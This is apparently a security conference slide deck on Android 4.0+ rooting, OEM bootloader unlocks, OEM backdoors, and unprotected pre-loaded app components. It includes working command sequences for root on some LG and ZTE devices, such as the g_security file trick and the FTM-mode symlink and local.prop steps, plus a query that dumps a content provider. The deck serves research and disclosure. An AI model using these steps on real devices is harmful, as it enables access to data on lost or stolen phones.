Android 4.0: Ice Cream “sudo make me a” Sandwich

Max Sobell

Who am I?

- Independent consultant
- Used to work at Intrepidus Group
  - Senior Consultant
  - Research Co-Director
- Based out of NYC
- Past research
  - NFC
  - Mobile Wallets
  - Bluetooth

What are we talking about?

- Focusing on AOSP and OEMs
  - What they add on top of AOSP
  - What are the consequences
    - Rooting
    - Application issues
- OEM-specific vulnerabilities
  - Chipsets
  - Backdoors
  - Pre-loaded applications
- Overview of rooting post-Android 4.0

What is AOSP?

- Android Open Source Project
  - “Android”
  - Comprised of Kernel, HAL, System Services
  - Up to OEM to implement HAL code and drivers
  - AOSP can be built for Nexus 4, 7, 10 and some Galaxy Nexus devices out of the box
  - Other devices must add on top of AOSP
- Focus on OEM components and applications

Nexus 7 (Wi-Fi) binaries for Android 4.1.2

Hardware Component	Company	Downl
Wi-Fi, Bluetooth, GPS	Broadcom	Link
Touch Panel	ELAN	Link
Orientation Sensor	Invensense	Link
Graphics	NVIDIA	Link
NFC	NXP	Link
DRM	Widevine/Google	Link

https://developers.google.com/android/nexus/drivers


Device Components Overview


- Bootloader
  - Ensures only signed code can be booted
  - Developer-unlock vs exploit-unlocked
  - The origin of most 4.0+ roots
  - AOSP = fastboot
- Recovery Partition
  - Allows mounting/writing to filesystem as rw/root
  - “Recovery mods” - clockwork, TWRP, etc.
- Filesystem and permissions
  - /system - binaries
  - /data/local.prop – settings (pre 4.2?)
  - /default.prop
  - Symlink attacks

Bootloader

- Bootloader Unlocking
  - Allows booting unsigned code (custom ROM, kernel)
    - HTC: ***UNLOCKED***/***LOCKED*** (S-ON/OFF)
    - Nexus: Google with lock/unlock symbol
    - Various: QUALCOMM SECURE BOOT: Enabled/Disabled
- Two very different scenarios
  - Developer
    - /data partition is wiped
  - Exploit
    - Doesn’t wipe user data (!!)

Locked Bootloaders






What is rooting?


- Bootloader EXPLOIT unlock examples:
  - Unrevoked
    - HTC only
  - Motochopper (Dan Rosenberg)
    - Works across several OEMs
  - Odin/Heimdall (open source implementation)
    - Samsung
    - Allows flashing custom bootloader which does not enforce signature checks
    - /data partition not cleared


What is rooting?

- Bootloader DEVELOPER unlock examples:
  - HTC Dev
    - Uses fastboot and a device token
    - HTC-sanctioned
    - Newly carrier-specific based on CID #
    - Chained with AOSP recovery exploit/CID change
  - Motorola now doing the same



Unlocked Bootloaders







OEM Bootloader unlock

Nexus 7 Developer Unlock

```
greywind:projects max$ fastboot oem unlock
...
(bootloader) erasing userdata...
(bootloader) erasing userdata done
(bootloader) erasing cache...
(bootloader) erasing cache done
(bootloader) unlocking...
(bootloader) Bootloader is unlocked now.
OKAY [ 30.350s]
finished. total time: 30.350s
```






OEM Bootloader re-lock

Nexus 7 Developer Re-lock

```
greywind:projects max$ adb reboot bootloader
greywind:projects max$ fastboot devices
015d4a829257f20f        fastboot
greywind:projects max$ fastboot oem lock
...
(bootloader) Bootloader is locked now.
OKAY [  1.447s]
finished. total time: 1.448s
```



Bootloader Unlocks

- I still don't have root!
- What does a bootloader unlock do?
  - Allows writing/loading unsigned code
  - Next step is usually to flash a custom ROM/kernel or recovery image

http://www.unlockroot.com/images/bootloader.png

Recovery Image

- Custom recovery images
  - Clockwork mod
  - Team Win Recovery Project (TWRP)
  - Lots more…
- Purpose
  - Allows writing su binary pre-boot, as root user
  - Allows low-level system access for device imaging
  - Very very useful

Root!

- Finally… root!
- Binary with SUID bit
  - This is it. This is root.
  - Typically a binary named “su” with SUID bit set
- Debug root (no binary)
  - /data/local.prop (pre-4.2) /default.prop contains any of
    - ro.debuggable = 1
    - ro.secure = 0
    - ro.kernel.qemu = 1

Hiding root

- Most applications only look for evidence
  - Superuser.apk
  - /system mounted as rw
  - Junk in /data/local/tmp
  - /system/[x]bin/su
- Rename
  - Binary can be named anything and located anywhere!

```
greywind:~ max$ adb shell
shell@android:/ $ blah
shell@android:/ # ls -l /system/xbin/blah
---sr---wt root     root       366952 2013-06-10 11:45 blah
shell@android:/ # id
uid=0(root) gid=0(root) groups=1003(graphics),1004(input),10
```

How do I root thee? Let me count the ways…

Three types of rooting

- Drive-by roots
  - Worst kind – can have malicious intent
  - Some have malware potential
- User-initiated roots
  - Must be initiated by the local user
  - Need physical access
- Data wiping roots
  - Purposefully switch the device to developer mode

Drive-by Roots

- Drive-by device roots
  - An attacker can execute these attacks from a locked device and then access the data on the device
  - Some require ADB to be enabled
- Bootloader unlocks with no ADB required
  - ADB always enabled opens up many more attacks
- Some could be used by malware

User-Initiated Roots

- User-initiated roots
  - Could not be initiated by malware
  - User is at least *aware* that his/her device is rooted
  - Some are complex, can brick devices
  - Some are very simple (see LG)

Data Wiping Roots

- Data-wiping roots
  - OEM bootloader unlocks
    - No risk of bricking device
    - Enabled “developer mode”
      - HTC Dev
      - Google Nexus unlocks
  - Device re-flashing attacks
    - Odin

What we've seen in Android 4.0+

Android OS protections

- On-Device Encryption
- Fully implemented ASLR (Address Space Layer Randomization)
- DEP (Data Execution Prevention)
- Harder to write local exploits for AOSP
  - More exploits have been targeting OEM components


Android Local Exploits

- Used to see tons against the AOSP pre-4.0:
  - Zergrush
  - Gingerbreak
  - Rage against the cage
  - Zimperlich
  - Levitator
  - etc!
- Post 4.0? One-ish AOSP “exploits”
  - Adb recovery arbitrary file write
  - Master key vulns 1 and 2 (pre-4.0 also)

OEM Issues: Local roots

- **How are devices getting rooted?**
- Hardware-specific priv-esc:
  - Exynos: Samsung chipset-specific
  - Motochopper: Qualcomm chipset-specific
- OEM-specific backdoors
  - ZTE (hardcoded password)
    - Made the news, very public
  - LG (file on SD card)
    - Less public [walkthrough]
- OEM filesystem permission issues
  - ZTE (FTM mode)

OEM Responsibilities



- Android system service + HAL definition
- OEM/hardware manufacturer responsible for implementation


Exynos Details

- Exynos, briefly:
  - ARM-based SoC manufactured by Samsung
  - Exynos 4412 and 4210 processors
  - Samsung memory mapping
  - Gives rw access to *all* physical memory
  - ExynosAbuse application/exploit
    - “Patches” issue
    - XDA member: “alephzain”

```
shell@android:/ # ls -l /dev/exynos-mem
cr-------- system   graphics   1,  14 2012-12-13 18:13 exynos-mem
shell@android:/ # ls -l /dev/exynos-mem
crw-rw-rw- system   graphics   1,  14 2012-12-13 18:13 exynos-mem
```


Motochopper Details

- Motochopper, briefly:
  - Dan Rosenberg (Azimuth)
  - ARM Trustzone exploit to unlock bootloader
  - Works across *lots* of devices: Samsung, Motorola, Huawei
  - Anything using Qualcomm MSM8960 chipset and relying on ARM TrustZone



LG backdoor walkthrough

- LG “backdoor”, briefly
- Not a **remote** backdoor
  - LG does **not** have access to your device
- Allows user to obtain root adb shell
  - Could happen on lost/stolen device with ADB enabled
- Located in adbd
  - Credit to giantpune (?)



LG backdoor walkthrough

- Open adbd in IDA

```
.text:0000C5EA                  LDR             R7, =(aSdcardG_securi - 0xC5F4)
.text:0000C5EC                  LDR             R1, =(aR - 0xC5F6)
.text:0000C5EE                  LDR             R0, [R4,R6]
.text:0000C5F0                  ADD             R7, PC  ; "/sdcard/G_security"
.text:0000C5F2                  ADD             R1, PC  ; "r"
.text:0000C5F4                  LDR             R3, [R0]
.text:0000C5F6                  MOV             R0, R7
.text:0000C5F8                  STR.W           R3, [SP,#0x404]
.text:0000C5FC                  BL              sub_185A8
.text:0000C600                  MOV             R5, R0
.text:0000C602                  CMP             R0, #0
.text:0000C604                  BEQ             loc_C66A
.text:0000C606                  ADD             R7, SP, #8
.text:0000C608                  MOVS            R1, #1
.text:0000C60A                  SUBS            R7, #4
.text:0000C60C                  MOV.W           R2, #0x400
.text:0000C610                  MOV             R0, R7
.text:0000C612                  MOV             R3, R5
.text:0000C614                  BL              sub_18684
.text:0000C618                  LDR.W           R12, =0xFFFFFF44
.text:0000C61C                  MOV             R8, R0
.text:0000C61E                  MOV             R2, R8
.text:0000C620                  MOV             R0, R7
.text:0000C622                  LDR.W           R1, [R4,R12]
.text:0000C626                  BLX             sub_84D0
.text:0000C62A                  CBZ             R0, loc_C65C
.text:0000C62C                  LDR             R3, =(dword_2C6B0 - 0xC634)
.text:0000C62E                  MOVS            R1, #1
.text:0000C630                  ADD             R3, PC ; dword_2C6B0
.text:0000C632                  STR             R1, [R3]
.text:0000C634
.text:0000C634 loc_C634                                 ; CODE XREF: .text:0000C668↓j
.text:0000C634                  LDR             R0, =(aCheck_lge_offi - 0xC63C)
.text:0000C636                  MOV             R2, R8
.text:0000C638                  ADD             R0, PC  ; "check_LGE_official: enable_root = %d, s"...
.text:0000C63A                  BL              sub_18930
```

LG backdoor walkthrough

- Follow directions!
  - Get root

```
greywind:~ max$ adb shell
shell@android:/ $ ls -l /sdcard/g_security
/sdcard/g_security: No such file or directory
1|shell@android:/ $ touch /sdcard/g_security
shell@android:/ $ exit
greywind:~ max$ # restart USB debugging
greywind:~ max$ adb shell
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
```

More LG

- LG “hidden” root not so bad
- But…
- New LG root “LGPwn”
  - jcase: https://github.com/CunningLogic/LGPwn
  - Race condition in LG backup app
  - Locally exploited
  - Can be a drive-by root
  - Affects 40+ LG devices

OEM Issues: File systems

- ZTE softlinking, briefly
- Init scripts and softlinking
- Custom OEM recovery/ bootloaders
  - ZTE Avid 4G device rooting
  - Issue: engineering “FTM” mode
  - Access via power + volume down

Vulnerability

- How it should work:

```
shell@android:/ $ cd /data/local
shell@android:/data/local $ ls
opendir failed, Permission denied
```

- How it works in FTM mode:

```
shell@android:/ $ cd /data/local
shell@android:/data/local $ ls -l
drwxrwx--x shell    shell                2013-05-22 09:26 tmp
```

- Allows sym linking!

Vulnerability

- Device roots itself

```
greywind:root max$ adb shell ln -s /data /data/local/tmp
```

- After reboot, /data gets permissions intended for /data/local/tmp

```
drwxrwx--x shell    shell            2013-06-14 11:31 data
```

- 2 issues
  - Init script doesn't check for symlink before setting /data/local/tmp permissions
  - FTM mode

Enable “debugging”

- /data/

```
greywind:root max$ adb shell "echo ro.kernel.qemu=1 > /data/local.prop"
greywind:root max$ adb shell ls -l /data/
drwxrwx--x system   system            2013-06-12 16:02 app
drwxrwx--x system   system            1969-12-31 19:02 app-private
drwx------ system   system            2013-06-14 10:43 backup
-rw------- system   system          0 2013-06-14 10:43 cert
drwxrwx--x system   system            2013-06-12 16:02 dalvik-cache
drwxrwx--x system   system            2013-06-12 16:02 data
drwxr-x--- root     log               1969-12-31 19:02 dontpanic
drwxrwxr-- drm      drm               1970-01-01 19:01 drm
drwxrwx--x system   system            1969-12-31 19:02 fota
drwxrwx--x root     root              2013-05-21 13:24 hostapd
drwxrwx--x shell    shell             2013-06-14 11:29 local
-rw-rw-rw- shell    shell          17 2013-06-14 11:31 local.prop

greywind:root max$ adb reboot
greywind:root max$ adb shell
root@android:/ # ls -l /
```

Default Applications

Beyond Root

What's on your device?

Other attack surfaces (and our tools!)

- Default applications:
  - Unprotected endpoints
    - Content providers
    - Activities
    - Services
    - Receivers
  - Shared UIDs
  - Permission leakage

Communication

- Activities, services, receivers
  - Activated via Intent messages
  - Intents can be sent via adb
  - Can be sent app to app
- Intent filters declared in AndroidManifest.xml

```
<activity android:label="FlashLightTest" android:name=".FlashLightTest"
    <intent-filter>
        <action android:name="com.android.huawei.FLASHLIGHTTEST" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

```
$ adb shell am start -a com.android.huawei.FLASHLIGHTTEST -n com.android.huawei.
projectmenu/.FlashLightTest
Starting: Intent { act=com.android.huawei.FLASHLIGHTTEST cmp=com.android.huawei.
projectmenu/.FlashLightTest }
```

APK Endpoints

- Content providers
  - Inter-application DB connection
  - Content://
  - Specifies an “authority” for access

```
<provider android:name=".service.data.DBankProvider" android:authorities
="com.huawei.hidisk.provider.DBank" />
```

- Activities
  - Interactive screen
  - Makes up the application UI
  - Can contain intent-filter

APK Endpoints

- Services
  - Processes to run detached from application
  - Avoids blocking the main thread
  - Can contain intent-filter
- Receivers
  - Broadcast receiver
    - Intents broadcast to all applications with a registered broadcast receiver
  - Can contain intent-filter

OS Endpoint Protections

- General Protections
  - AndroidManifest permissions
    - Create using <permission>
    - Protection level: signature/signatureOrSystem
      - Only allow access to /system/app/ or with shared signature
  - Activity/Service/Receiver with Intent Filter
    - Components are exported by default in Android versions pre-4.2 (SDK 17)
    - Post Android 4.2, components are not exported unless they have an intent-filter
    - Always explicitly set this! `android:exported="false"`

OS Endpoint Protections

- Content providers
  - Permissions
    - Read permission (query DB)
    - Write permission (insert, modify DB)
  - exported=false
    - Default in post 4.2 iff minSdkVersion set to 17
- Activities
  - Permissions
  - exported=false

OS Endpoint Protections

- Services
  - Permissions
  - exported=false
- Receivers
  - Permissions
    - Any app can register
    - Up to broadcast sender to specify permissions required to receive the broadcast
  - exported=false

Permission leakage

- Major problem with pre-loaded apps
- 2 layers of pre-loaded apps:
  - OEM (LG, Samsung, etc.)
  - MNO (AT&T, Verizon, T-Mobile, Sprint, MetroPCS)
- Installed with default permissions not explicitly accepted by user
- No guarantee that these apps are locked down

Permission leakage

- Example:
  - Weather application
    - Permissions: location (GPS, WiFi)
  - Attack surface
    - Content provider
      - No permissions
    - Activity
      - No permissions
  - Potential to leak location information to local malicious application

SMS Permission Issue

- Real-world permission leakage
- Android SMS Spoofer
  - 10/2012 (since patched)
  - Thomas Cannon
  - https://github.com/thomascannon/android-sms-spoof
  - com.android.mms exports SmsReceiverService with no permission restrictions
  - Allows apps to fake SMS messages

Anylfest

- Mani**fest An**a**ly**zer
- Parses AndroidManifest.xml file into objects
- Objects inherit from each other
- Application permissions inherited by Activities
- Activity permissions inherited by intent filters

Anylfest

- Spits out command-line access to unprotected components via ADB
- Simple, fast way to analyze applications
- Demo

```
dz> run app.provider.query content://com.yulong.android.memo.provider/note/ --selection _id='?' --selection-args 3
| _id | group_id | background | mark | title          | content         | create_date  | update_date  | secret | temp1 | a
ote_id      | note_type | alert_type | title_sortkey |
| 3   | -1       |            | 0    | my secret note! | my secret note! | 948902552423 | 949066225653 | 0      | -1    | -
48902552423 | 1         | 1          | M             |
```

Content provider

- Unprotected OEM content provider screnshot
  - LG Email

```
[5] List of exported content providers:
com.lge.email : com.lge.providers.LGEmailProvider
```

```
